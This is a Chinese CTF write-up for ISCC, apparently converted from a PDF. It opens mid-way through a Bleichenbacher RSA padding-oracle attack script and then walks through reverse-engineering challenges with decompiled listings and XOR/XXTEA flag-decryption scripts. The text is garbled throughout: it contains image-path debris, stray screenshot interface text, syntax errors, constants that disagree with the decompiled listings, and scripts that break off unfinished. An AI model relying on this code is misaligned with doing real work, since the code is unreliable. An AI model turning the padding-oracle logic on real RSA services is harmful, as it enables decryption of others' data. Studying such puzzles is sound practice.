162                 r = ceildiv(2 * (b * s - _2B), n)
163                 ctr = 0
164                 while True:
165 # note: the floor function below needed +1 added # to it, this is not clear
166 # from the paper (see
166 # equation 2 in paper where \lt is used instead of # \lte).
167                     for ss in range(
168                         ceildiv(_2B + r * n, b),
169                         floordiv(_3B + r * n, a) + 1):
170                         ctr = ctr + 1
171                         if oracle_int(multiply(c0, ss)):
172                             break
173                     else:
174                         r = r + 1

```

```

175                     continue
176                 break
177             print('done. found s{} in {} iterations: {}'.format(i,ctr, ss))
178
179     # step 3, narrowing solutions
180     MM = []
181     for a, b in M:
182         for r in range(ceildiv(a * ss - _3B + 1, n),
183                         floordiv(b * ss - _2B, n) + 1):
184             m = (
185                 max(a, ceildiv(_2B + r * n, ss)),
186                 min(b, floordiv(_3B - 1 + r * n, ss)))
187             )
188             if m not in MM:
189                 MM.append(m)
190             print('found interval [{},{}]\'.format(m[0], m[1])) # step
4, compute solutions
191     M = MM
192     s = ss
193     i = i + 1
194     if len(M) == 1 and M[0][0] == M[0][1]:
195         print()
196         print('Completed!')
197         print('used the oracle {} times'.format(oracle_ctr))
198 # note, no need to find multiplicative inverse of s0 in n # as s0 = 1, so M[0]
[0] is directly the message.
199     message = M[0][0].to_bytes(k, 'big')
200     print('raw decryption: {}'.format(
201         binascii.hexlify(message).decode('utf-8')))
202     if message[0] != 0 or message[1] != 2:
203         return
204     message = message[message.index(b'\x00', 1) + 1:]
205     print(message)
206     print('unpadded message hex:
{}'.format(binascii.hexlify(message).decode('utf-8')))
207     try:
208         print('unpadded message ascii: {}'.format(message.decode('utf-8')))
209     except UnicodeError:
210         pass
211     return
212
213 if __name__ == "__main__":
214     main()


```

运行就能输出flag

# Reverse

## 迷失之门

下载附件，exe附件和脚本放一起，运行脚本即可：




```
1 import re
2
3 def find_sequence_and_concatenate(file_path):
4     pattern = b'\x0F\xB6\x00\x3C(.)'
5
6     with open(file_path, 'rb') as file:
7         data = file.read()
8     matches = re.findall(pattern, data)
9     result = ''.join([match.decode('latin1') for match in matches])
10    return result
11 file_path = 'ez.exe'
12 result = find_sequence_and_concatenate(file_path)
13 print(result)
14 enc = bytes(result, encoding='UTF-8')
15
16 key = [i for i in b"DABBZXQESVFRWNGTHYJUMKIO LPC"]
17 # print([i + 51 for i in key])
18
19 index = []
20 for i in enc:
21     i_char = chr(i)
22     if i_char in "ABCDEFGHIJKLMNOPQRSTUVWXYZ":
23         index.append("ABCDEFGHIJKLMNOPQRSTUVWXYZ".index(i_char))
24     elif i_char in "abcdefghijklmnopqrstuvwxyz":
25         index.append("abcdefghijklmnopqrstuvwxyz".index(i_char) + 26)
26     elif i_char in "0123456789+/-#!#&*()?:;:^%":
27         index.append("0123456789+/-#!#&*()?:;:^%".index(i_char) + 52)
28     else:
29         print("wrong")
30 # print(index)
31
32 for i in range(len(index)):
```

33        `print(chr((key[i] + index[i])), end='')`

```
int __fastcall check_2(char *a1)
{
    int result; // eax

    result = *a1;
    if ( result == 'F' )
    {
        result = a1[1];
        if ( result == 'S' )
        {
            result = a1[2];
            if ( result == 'B' )
            {
                result = a1[3];
                if ( result == 'B' )
                {
                    result = a1[4];
                    if ( result == 'h' )
                    {
                        result = a1[5];
                        if ( result == 'K' )
                        {
                            result = a1[6];
                            if ( result == 'h' )
                            {
                                result = a1[7];
                                if ( result == 'z' )
                                {
                                    result = a1[8];
                                    if ( result == 'I' )
                                    {
                                        result = a1[9];
                                        if ( result == 'O' )
                                        {
                                            result = a1[10];
                                            if ( result == 'o' )
                                                result = a1[11];
                                            else
                                                result = a1[12];
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

00000A50|_Z7check_2Pc:1 (140001450)|
```



100.00% (-45,2581) (883,169) 00000EB6 00000001400018B6: check(char \*)+254 (Synchronized with Hex View-1)

```
F: re1 x
↑ C:\Users\陈焕新\AppData\Local\Programs\Python\Python311\python.exe C:\Users\陈焕新\Desktop\re\re1.py
↓ FSBBhKeLRDVJYmhDxdRLl0TZRs6...
☰ wrong
☰ wrong
☰ ISCC{boPdY[[othWyy[`rN\h]]]}
☒ 进程已结束，退出代码0
```

## CrypticConundrum


先脱完壳之后用ida打开文件

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    _int64 v3; // rax
    char v5[32]; // [rsp+20h] [rbp-70h] BYREF
    char Str[28]; // [rsp+40h] [rbp-50h] BYREF
    char v7[4]; // [rsp+5Ch] [rbp-34h] BYREF
    _int64 v8[2]; // [rsp+60h] [rbp-30h]
    _QWORD v9[2]; // [rsp+70h] [rbp-20h]
    int v10; // [rsp+84h] [rbp-Ch]
    int i; // [rsp+88h] [rbp-8h]
    char v12; // [rsp+8Fh] [rbp-1h]

    _main(argc, argv, envp);
    v8[0] = 0xBF78F953041047D7ui64;
    v8[1] = 0x24007D9732FE7EA9164;
    v9[0] = 0x51DCCF471FECCF52i64;
    *(_QWORD *)((char *)v9 + 6) = 0x340A51DCi64;
    *(DWORD *)v7 = 1128485705;
    strcpy(Str, "So--this-is-the-right-flag");
    v10 = strlen(Str);
    std::operator<<(std::char_traits<char>)(refptr_ZSt4cout, "Enter the flag:\n");
    std::operator>>(char, std::char_traits<char>)(refptr_ZSt3cin, v5);
    if ( v10 >= strlen(v5) )
    {
        mix(v5, Str, v10);
        Encryption(v5, v7, v10);
        v12 = 1;
        for ( i = 0; i < v10; ++i )
        {
            if ( v5[i] != *((_BYTE *)v8 + i) )
            {
                v12 = 0;
                break;
            }
        }
    }
}
```

密文是上面那三个以及下面一个转16进制后的前两个数

倒着顺序填到脚本



```
1 inp=[ 0xA4, 0x7A, 0xDD, 0x37, 0x20, 0x2C, 0x7D, 0xCB, 0xAD, 0x5E, 0x50, 0xCA,  
     0xE7, 0x35, 0x79, 0xA4, 0x2F, 0xC5, 0x9F, 0x6D, 0x20, 0x22, 0x99, 0x87, 0xE0,  
     0x34]  
2 key=[0x49,0x53,0x43,0x43]  
3  
4 for i in range(len(inp)):  
5     inp[i]-=10  
6 for i in range(len(inp)-1):  
7     inp[i]+=inp[i+1]  
8     inp[i]&=0xFF  
9 for i in range(len(inp)-1):  
10    inp[i]^=key[2]  
11    inp[i]&=0xFF  
12 for i in range(0,len(inp),2):  
13     inp[i]^=key[i%4]  
14     inp[i]&=0xFF  
15 for i in range(len(inp)):  
16     inp[i]+=key[i%4]  
17     inp[i]&=0xFF  
18 for i in range(len(inp)):  
19     print(chr(inp[i]),end='')  
20 #ISCC{}wjF,I!K,L?3f;}m70SS}
```

# Badcode

re3把plain换成main函数的buf值

```
Stack[000023B0]:0019FEE8 db 50h ; ]
Stack[000023B0]:0019FEE9 db 0C9h
Stack[000023B0]:0019FEEA db 08Ch
Stack[000023B0]:0019FEEB db 0C2h
Stack[000023B0]:0019FEEC dd 3662197h, 0F4EBF076h, 0C3E426Eh, 0E1069A89h, 0C33861F5h, 0B05D223Ch
Stack[000023B0]:0019FF04 db 53h ; S
Stack[000023B0]:0019FF05 db 4
Stack[000023B0]:0019FF06 db 88h
Stack[000023B0]:0019FF07 db 19h
Stack[000023B0]:0019FF08 db 97h
Stack[000023B0]:0019FF09 db 0EBh
Stack[000023B0]:0019FF0A db 23h ; #
Stack[000023B0]:0019FF0B db 0D6h
Stack[000023B0]:0019FF0C db 5Ch ; \
Stack[000023B0]:0019FF0D db 31h ; 1
Stack[000023B0]:0019FF0E db 58h ; X
Stack[000023B0]:0019FF0F db 59h ; Y
Stack[000023B0]:0019FF10 db 78h ; X
Stack[000023B0]:0019FF11 db 16h
Stack[000023B0]:0019FF12 db 080h
Stack[000023B0]:0019FF13 db 0Ah
Stack[000023B0]:0019FF14 db 0B8h
Stack[000023B0]:0019FF15 db 52h ; R
Stack[000023B0]:0019FF16 db 11h
Stack[000023B0]:0019FF17 db 1Ah
Stack[000023B0]:0019FF18 db 18h
Stack[000023B0]:0019FF19 db 0F5h
Stack[000023B0]:0019FF1A db 71h ; q
Stack[000023B0]:0019FF1B db 0FBh
Stack[000023B0]:0019FF1C db 0BFh
Ctrl+L 000023B0.0010CE10 dh 0AAh
UNKNOWN 0019FF04: Stack[000023B0]:0019FF04 (Synchronized with EIP)
```

```
1 #include <stdio.h>
2 #include <stdint.h>
3 #define DELTA 0x61C88647
4 #define MX (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(p&3)^e] ^ z)))
5
6 void btea(uint32_t *v, int n, uint32_t const key[4])
7 {
8     uint32_t y, z, sum;
9     unsigned p, rounds, e;
10    if (n < -1)
11    {
12        n = -n;
13        rounds = 6 + 52/n;
14        sum = 0-rounds*DELTA;
15        y = v[0];
16        do
17        {
18            e = (sum >> 2) & 3;
19            for (p=n-1; p>0; p--)
20            {
21                z = v[p-1];
22                y = v[p] -= MX;
```

```

23         }
24         z = v[n-1];
25         y = v[0] -= MX;
26         sum += DELTA;
27     }
28     while (--rounds);
29 }
30 }
31
32 int main()
33 {
34     uint32_t v[6] = {0x03662197, 0xF4EBF076, 0x0C3E426E, 0xE1069A89,
35     0xC33861F5, 0xB05D223C};
36     uint32_t const k[4] = {0x12345678, 0x9ABCDEF0, 0xFEDCBA98, 0x76543210};
37     int n = 6;
38     btea(v, -n, k);
39     for (int i=0; i<6; i++)
40         printf("0x%08X,", v[i]);
41     return 0;
42 }
```

```

1 a=[64, 82, 68, 69, 113, 104, 94, 97, 74, 74, 72, 91, 96, 92, 74, 66, 48, 107,
2 83, 106, 54, 52, 65, 120]
3 key=[54, 55, 52, 48, 57, 52, 56, 55, 50, 48, 51, 56, 55, 55, 49,
4 49, 52, 56, 54, 54, 54, 55, 51, 55]
5 for i in range(len(a)):
6     a[i]^=(key[i]-0x30)&0xff
7     if (i%2):
8         a[i]=a[i]-2
9     else:
10        a[i]=a[i]+3
11 print(chr(a[i]),end='')
```

## WinterBegins

静态的扁平流，可以通过符号执行简单处理一下，然后就挺明了了

```

1 def sub_140001490(a1):
2     v6 = len(a1)
3     v5 = [0] * (v6 + 1)
4     v4 = v6 - 1
```

```

5     i = 3902
6     while True:
7         while True:
8             while i == 153:
9                 v5[v6 - v4] = a1[v4]
10                v5[v6 - v4 - 1] = a1[v4 - 1]
11                i = 292
12            if i != 292:
13                break
14            v4 -= 2
15            i = 3902
16        if i != 3902:
17            break
18        v1 = 12382
19        if v4 >= 0:
20            v1 = 153
21        i = v1
22    # return v5
23
24    # sub_140001A50
25    v5 = [f"{i:x}" for i in v5]
26    # sub_1400015D0
27    return [int(v5[i + 3] + v5[i + 2] + v5[i + 1] + v5[i], 16) for i in
range(0, v6, 4)]
28
29 def crack(data):
30     out = ""
31     data = [f"{i:x}" for i in data]
32     ptr = 0
33     while ptr < len(data):
34         temp = "".join(data[ptr : ptr + 2])
35         ptr += 1
36         print(temp)
37         if temp[1] == "b":
38             ptr += 1
39             temp = hex(int(temp, 16) + int(data[ptr]) - 5)[2:]
40             out += chr(int(temp, 16))
41             ptr += 1
42     return out
43
44 def output(str):
45     out = ""
46     for _, v in enumerate(str):
47         if v.isdigit():
48             last = out[-1] # repeat last character
49             out += "".join([last for _ in range(int(v) - 1)])
50         else:

```

```

51         out += v
52     return out
53
54 ch = [
55
187, 168, 196, 171, 180, 229, 199, 176, 187, 168, 196, 171, 206, 194, 202, 177, 180, 229, 199, 176
, 191, 180, 215, 237, 210, 201, 187, 208, 180, 229, 199, 176, 191, 180, 215, 237, 208, 180, 192, 19
3, 187, 168, 196, 171, 190, 198, 195, 192, 187, 168, 196, 171, 206, 194, 202, 177, 180, 229, 199, 1
76, 191, 180, 215, 237, 190, 198, 195, 192, 187, 168, 196, 171, 194, 175, 186, 174, 187, 168, 196,
171, 206, 194, 202, 177, 191, 180, 215, 237, 191, 180, 215, 237, 191, 180, 215, 237, 206, 194, 202
, 177, 180, 229, 199, 176, 191, 180, 215, 237, 176, 215, 212, 194, 191, 180, 215, 237, 187, 168, 19
6, 171, 191, 180, 215, 237, 194, 175, 186, 174, 187, 168, 196, 171, 206, 194, 202, 177, 187, 168, 1
96, 171, 194, 175, 186, 174, 191, 180, 215, 237, 190, 198, 195, 192, 187, 168, 196, 171, 206, 194,
202, 177, 191, 180, 215, 237, 208, 180, 192, 193, 191, 180, 215, 237, 210, 201, 187, 208, 180, 229
, 199, 176, 206, 194, 202, 177, 206, 194, 202, 177, 180, 229, 199, 176, 187, 168, 196, 171, 208, 18
0, 192, 193, 194, 175, 186, 174, 194, 175, 186, 174, 190, 198, 195, 192, 194, 175, 186, 174, 206, 1
94, 202, 177, 210, 201, 187, 208, 190, 198, 195, 192,
56 ]
57 ind = [
58     3400643510,
59     2882192080,
60     3033579968,
61     2948771514,
62     3334389955,
63     3268325834,
64     3032477143,
65     2830871492,
66     3618685652,
67     3386036411,
68     4207061457,
69     3853824199,
70 ]
71
72 ch = sub_140001490(ch)
73 d2 = [ind.index(i) for i in ch]
74 print(output(crack(d2)))
75

```

## Find\_All

走迷宫，路径能解密压缩包里内容，但是貌似没什么用（？

在main函数前端看到一个函数，推测和被nop掉的地方有联系，跟过去查看并还原逻辑

```

1 # *****
2 # *P00*0000*
3 # *0*0*0**0*
4 # *0*000*00*
5 # *0*****0*
6 # *000*0000*
7 # ***0*0**0*
8 # *00000*00*
9 # *0*****0*
10 # *****K*
11
12 # ddssddwwdddsssssss
13
14 # 0x90, 0x83, 0xEC, 0x18, 0x8B, 0xCC, 0x89, 0xA5, 0x48, 0xFF, 0xFF,
15 # 0xFF, 0x8D, 0x95, 0x74, 0xFF, 0xFF, 0x52, 0xE8, 0x26, 0x04, 0x00,
16 # 0x00, 0xE8, 0xD1, 0xF9, 0xFF, 0x83, 0xC4, 0x18, 0x88, 0x85, 0x67,
17 # 0xFF, 0xFF, 0x8A, 0x85, 0x67, 0xFF, 0xFF, 0x88, 0x85, 0x73,
18 # 0xFF, 0xFF, 0x0F, 0xB6, 0x8D, 0x73, 0xFF, 0xFF, 0x85, 0xC9,
19
20 v4 = [26,16,0,67,13,66,6,50,82,64,18,115,55,68,0,50,127,33,5,100,92,30,92,125]
21 for i in range(0, len(v4) - 1, 4):
22     v4[i + 2] ^= v4[i + 3]
23     v4[i + 1] ^= v4[i + 2]
24     v4[i] ^= v4[i + 1]
25 print(bytes(v4).decode())
26

```

|                  |      |                                 |
|------------------|------|---------------------------------|
| • .text:00551800 | push | ebp                             |
| • .text:00551801 | mov  | ebp, esp                        |
| • .text:00551803 | push | 0xFFFFFFFFh                     |
| • .text:00551805 | push | offset _main_SEH                |
| • .text:0055180A | mov  | eax, large fs:0                 |
| • .text:00551810 | push | eax                             |
| • .text:00551811 | sub  | esp, 0A4h                       |
| • .text:00551817 | mov  | eax, __security_cookie          |
| • .text:0055181C | xor  | eax, ebp                        |
| • .text:0055181E | mov  | [ebp+var_10], eax               |
| • .text:00551821 | push | eax ; char                      |
| • .text:00551822 | lea  | eax, [ebp+var_C]                |
| • .text:00551825 | mov  | large fs:0, eax                 |
| • .text:0055182B | mov  | [ebp+var_A8], offset sub_551410 |
| • .text:00551835 | mov  | [ebp+var_AC], 0Ah               |
| • .text:0055183F | mov  | [ebp+var_B0], 0Ah               |
| • .text:00551849 | mov  | [ebp+var_74], 2Ah ; '*'         |
| • .text:0055184D | mov  | [ebp+var_73], 2Ah ; '*'         |
| • .text:00551851 | mov  | [ebp+var_72], 2Ah ; '*'         |
| • .text:00551855 | mov  | [ebp+var_71], 2Ah ; '*'         |
| • .text:00551859 | mov  | [ebp+var_70], 2Ah ; '*'         |
| • .text:0055185D | mov  | [ebp+var_6F], 2Ah ; '*'         |
| • .text:00551861 | mov  | [ebp+var_6E], 2Ah ; '*'         |
| • .text:00551865 | mov  | [ebp+var_6D], 2Ah ; '*'         |
| • .text:00551869 | mov  | [ebp+var_6C], 2Ah ; '*'         |
| • .text:0055186D | mov  | [ebp+var_6B], 2Ah ; '*'         |

File Edit Insert Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unresolved External symbol Lambda function

Functions IDA View A Procedures-A Stack of sub\_301400 Stack of unknown\_bname\_6 Hex View 1 Structures Enums Imports Exports

**Local: b**

**TC 1 Failed**

**Input:** ISCC{v42s!asAv22?adc?1}

**Expected Output:**

**Received Output:**

+ New Testcase Set ONLINE\_JUDGE Feedback

```

1 char __cdecl sub_5515F0(int a1)
2 {
3     int v1; // [esp+10h] [ebp-90h]
4     char v2[24]; // [esp+18h] [ebp-88h] BYREF
5     int v3[24]; // [esp+30h] [ebp-70h] BYREF
6     int v5; // [esp+90h] [ebp-10h] BYREF
7     int v6; // [esp+9Ch] [ebp-4h]

8     v6 = 0;
9     v4[0] = 26;
10    v4[1] = 16;
11    v4[2] = 0;
12    v4[3] = 67;
13    v4[4] = 13;
14    v4[5] = 66;
15    v4[6] = 6;
16    v4[7] = 50;
17    v4[8] = 80;
18    v4[9] = 64;
19    v4[10] = 18;
20    v4[11] = 115;
21    v4[12] = 55;
22    v4[13] = 68;
23    v4[14] = 0;
24    v4[15] = 65;
25    v4[16] = 177;
26    v4[17] = 33;
27    v4[18] = 5;
28    v4[19] = 100;
29    v4[20] = 92;
30    v4[21] = 30;
31    v4[22] = 92;
32    v4[23] = 125;
33    sub_551D00(v3, bunc_554201);
34    L0BYTE(v6) = 1;
35    for ( i = v4; i < &v5; ++i )
36        std::string::operator=(*i);
37        std::string::operator=(*i);
38    if ( (unsigned __int8)sub_5527E0(ba)
39        ^ 0;
40        std::string::string(v3);
41        v6 = -1;
42
0000:000 sub_5515F0:27 (551699)

Line 29 of 180

Output
for i in range(0, len(v4) - 1, 4):
    v4[i + 2] ^= v4[i + 3]
    v4[i] ^= v4[i + 1]
print(bytes(v4).decode())
error: Traceback (most recent call last):
  File "<string>", line 6, in <module>
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xff in position 1: invalid start byte

```

INC

AU: Idle Down Disk: 30B

```

int v15; // [esp+54h] [ebp-4h]

v15 = 0;
sub_551D80(v13, &unk_554200);
LOBYTE(v15) = 1;
v11 = 0;
if ( std::string::length(&str) == 24 )
{
    std::string::copy_ctor((struct std::_Container_base0 *)v14, (int)&str);
    LOBYTE(v15) = 2;
    for ( i = 0; i < std::string::length(&str) - 1; i += 4 )
    {
        v1 = *(_BYTE *)std::string::operator_at(&str, i);
        v2 = *(_BYTE *)std::string::operator_at(&str, i + 1) ^ v1;
        *(_BYTE *)std::string::operator_at(v14, i) = v2;
        if ( i + 2 < std::string::length(&str) )
        {
            v3 = *(_BYTE *)std::string::operator_at(&str, i + 1);
            v4 = *(_BYTE *)std::string::operator_at(&str, i + 2) ^ v3;
            *(_BYTE *)std::string::operator_at(v14, i + 1) = v4;
        }
        if ( i + 3 < std::string::length(&str) )
        {
            v5 = *(_BYTE *)std::string::operator_at(&str, i + 2);
            v6 = *(_BYTE *)std::string::operator_at(&str, i + 3) ^ v5;
            *(_BYTE *)std::string::operator_at(v14, i + 2) = v6;
        }
    }
    v8[9] = (int)v8;
    std::string::copy_ctor((struct std::_Container_base0 *)v8, (int)v14);
    v10 = sub_5515F0(v8[0]);
    v11 = v10;
    v9 = v10;
    LOBYTE(v15) = 1;
    std::string::~string(v14);
    LOBYTE(v15) = 0;
    std::string::~string(v13);
    v15 = -1;
    std::string::~string(&str);
    return v9;
}
else

```

000008D7 sub\_551410:31 (5514D7)

## I\_am\_the\_Mathematician

EXP:

```

1 def fib(n):
2     a,b = 0,1
3     lis = []
4     for i in range(n):
5         a,b = b,a+b
6         lis.append(a)
7     return lis
8
9 with open("./code_book_2.txt","r") as file:

```

```

10     data = file.read()
11     file.close()
12
13 target = fib(20)
14 print(target)
15 assert target[-1] > len(data)
16 print(f"ISCC{{{{''.join([data[i - 1] if i < len(data) else '' for i in
target])}}}}")

```

## DLLCode

```

debug041:005768FC db 8Fh
debug041:005768FD db 99h
debug041:005768FE db 0
debug041:005768FF db 18h
debug041:00576900 dd 0, 10h, 38h, 14h, 11h, 0Bh, 30h, 21h, 1Bh, 0, 14h, 3, 43h, 59h, 53h, 59h, 59h, 4Ah, 3Fh, 73h
debug041:00576900 ; DATA XREF: Stack[00003C74]:0019FF04to
debug041:00576954 dd 7Dh, 75h, 62h
debug041:00576960 db 0ABh
debug041:00576961 db 0ABh
debug041:00576962 db 0ABh
debug041:00576963 db 0ABh
debug041:00576964 db 0ABh
debug041:00576965 db 0ABh
debug041:00576966 db 0ABh
debug041:00576967 db 0ABh
debug041:00576968 db 0
debug041:00576969 db 0
debug041:0057696A db 0
debug041:0057696B db 0
debug041:0057696C db 0
debug041:0057696D db 0
debug041:0057696E db 0
debug041:0057696F db 0
debug041:00576970 db 0C2h
debug041:00576971 db 0BCh
debug041:00576972 db 7Dh ; }
debug041:00576973 db 88h
debug041:00576974 db 8Ch
debug041:00576975 db 99h
debug041:00576976 db 0
debug041:00576977 db 0
UNKNOWN 00576960: debug041:00576960 (Synchronized with EIP)

```

```

1 key='ISCC'
2 order=[3, 7, 1, 5, 11, 15, 9, 13, 19, 23, 17, 21]
3 cipher=[0x00, 0x10, 0x38, 0x14, 0x11, 0x0B, 0x30, 0x21, 0x1B, 0x00, 0x14,
0x03, 0x43, 0x59, 0x53, 0x59, 0x59, 0x4A, 0x3F, 0x73, 0x74, 0x7D, 0x75, 0x62]
4
5 a,b,c,d=[0]*12,[0]*24,[0]*24,[0]*24
6 for i in range(12):
7     a[i]=cipher[i]^ord(key[i%4])
8     d[i*2]=a[i]
9 for i in range(12):
10    c[i*2]=a[i]
11 for i in range(12):
12     b[i]=cipher[12+i]

```

